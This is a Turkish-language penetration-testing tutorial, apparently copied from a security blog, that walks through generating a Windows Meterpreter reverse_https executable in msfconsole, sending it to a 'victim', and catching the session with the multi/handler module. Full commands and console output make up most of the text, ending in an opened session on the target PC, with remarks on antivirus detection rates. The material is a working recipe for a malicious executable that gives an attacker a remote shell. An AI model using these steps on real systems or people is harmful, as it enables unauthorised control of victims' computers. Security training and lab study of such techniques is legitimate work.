Payload'u Exe Yapmak ve Sisteme Sızma (2)

NOT: Önceki yazıda msfpayload ile payload exe'leştirilip kurbana gönderilmişken bu yazıda msfconsole ile payload exe'leştirilip kurbana gönderilmektedir. Ardından handler ile dinleme moduna geçilip exe'nin çift tıklanması beklenilmiştir.

Sızma testleri sırasında anti-virüslerin atlatılarak hedef sistemin ele geçirilmesi kritik bir aşamadır. Bu yazıda Metasploit tarafından sağlanan msfconsole arayüzündeki payload seçeneği kullanılarak zararlı bir uygulama oluşturulacaktır.

Birazdan göreceğiniz VirusTotal sonuçlarından da görüleceği gibi msfconsole içerisindeki payload seçeneği kullanılarak oluşturulan zararlı yazılımlar birçok anti-virüs tarafından tespit edilebilmektedir. Zararlı bir exe uygulaması oluşturmak için örnek komutlar aşağıdaki gibidir:

use payload/windows/meterpreter/reverse_https
set LHOST 192.168.0.130
set LPORT 443
set EXITFUNC process
generate -t exe -f /root/Desktop/ZararliUygulama.exe

```
msf > use payload/windows/meterpreter/reverse_https
msf  payload(reverse_https) > set LHOST 192.168.0.130
LHOST => 192.168.0.130
msf  payload(reverse_https) > set LPORT 443
LPORT => 443
msf  payload(reverse_https) > set EXITFUNC process
EXITFUNC => process
msf  payload(reverse_https) > generate -t exe -f /root/Desktop/ZararliUygulama.exe
[*] Writing 73802 bytes to /root/Desktop/ZararliUygulama.exe...
msf  payload(reverse_https) >
```

Metasploit'teki payload'u exe dosyası yapmış bulunmaktayız. Kali makinesinin /root/Desktop dizininde oluşan uygulama dosyası (ZararliUygulama.exe) istemci bir bilgisayara gönderilir. Bu uygulama tıklandığında bağlantı elde edilmesi için "exploit/multi/handler" modülü kullanılır:

use exploit/multi/handler
set PAYLOAD windows/meterpreter/reverse_https
set ExitOnSession false
set LHOST 192.168.0.130
set LPORT 443
show options

```
msf > use exploit/multi/handler
msf  exploit(handler) > set PAYLOAD windows/meterpreter/reverse_https
PAYLOAD => windows/meterpreter/reverse_https
msf  exploit(handler) > set ExitOnSession false
ExitOnSession => false
msf  exploit(handler) > set LHOST 192.168.0.130
LHOST => 192.168.0.130
msf  exploit(handler) > set LPORT 443
LPORT => 443
msf  exploit(handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.0.130    yes       The local listener hostname
   LPORT     443              yes       The local listener port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target


msf  exploit(handler) >
```

Exploit işlemi başlatılır ve exe dosyasının tıklanması için beklenilir.

exploit -j

```
msf  exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.0.130:443/
[*] Starting the payload handler...
msf  exploit(handler) >
```


Zararlı uygulama kurban tarafından çift tıklandığında Payload çalışır ve session elde edilir.

session -l

```
msf  exploit(handler) > exploit -j
[*] Exploit running as background job.

[*] Started HTTPS reverse handler on https://192.168.0.130:443/
[*] Starting the payload handler...
msf  exploit(handler) > [*] 192.168.0.10:49158 Request received for /KNQr...
[*] 192.168.0.10:49158 Staging connection for target /KNQr received...
[*] Patched user-agent at offset 641512...
[*] Patched transport at offset 641172...
[*] Patched URL at offset 641240...
[*] Patched Expiration Timeout at offset 641772...
[*] Patched Communication Timeout at offset 641776...
[*] Meterpreter session 1 opened (192.168.0.130:443 -> 192.168.0.10:49158) at 2014-08-28 12:49:38 -0400

msf  exploit(handler) > sessions -l

Active sessions
===============

  Id  Type                   Information          Connection
  --  ----                   -----------          ----------
  1   meterpreter x86/win32  PC1\Tubitak @ PC1  192.168.0.130:443 -> 192.168.0.10:49158 (192.168.0.10)

msf  exploit(handler) > sessions -i 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: PC1\Tubitak
meterpreter >
```

Böylece meterpreter'in sunduğu tüm imkanlardan faydalanabilir ve kurbanın makinasında dilenildiği gibi at oynatılabilir.

Hazırlanan zararlı uygulamanın (payload'dan exe yapılan dosyanın) günümüzde bir çok anti-virüs tarafından yakalandığı görülmektedir. Virüs.mu (henüz internete açılmamıştır) tarafından gerçekleştirilen tarama sonucunda 20 antivirüsten 16 tanesi tarafından yakalandığı görülmektedir.



Bunun yanında Virus Total tarafından gerçekleştirilen tarama sonucunda 55 antivirusten 37 tanesi tarafından yakalandığı görülmektedir.

NOT: Metasploit Framework msfpayload ve msfencode modüllerine olan desteğini çekmiştir. Bu modüller yerine MsfVenom ile zararlı yazılım oluşturulması tavsiye edilmektedir.

Kaynak: http://blog.btpro.net/msfconsole-arayuzundeki-payload-secenegi-kullanarak-zararli-yazilim-olusturma/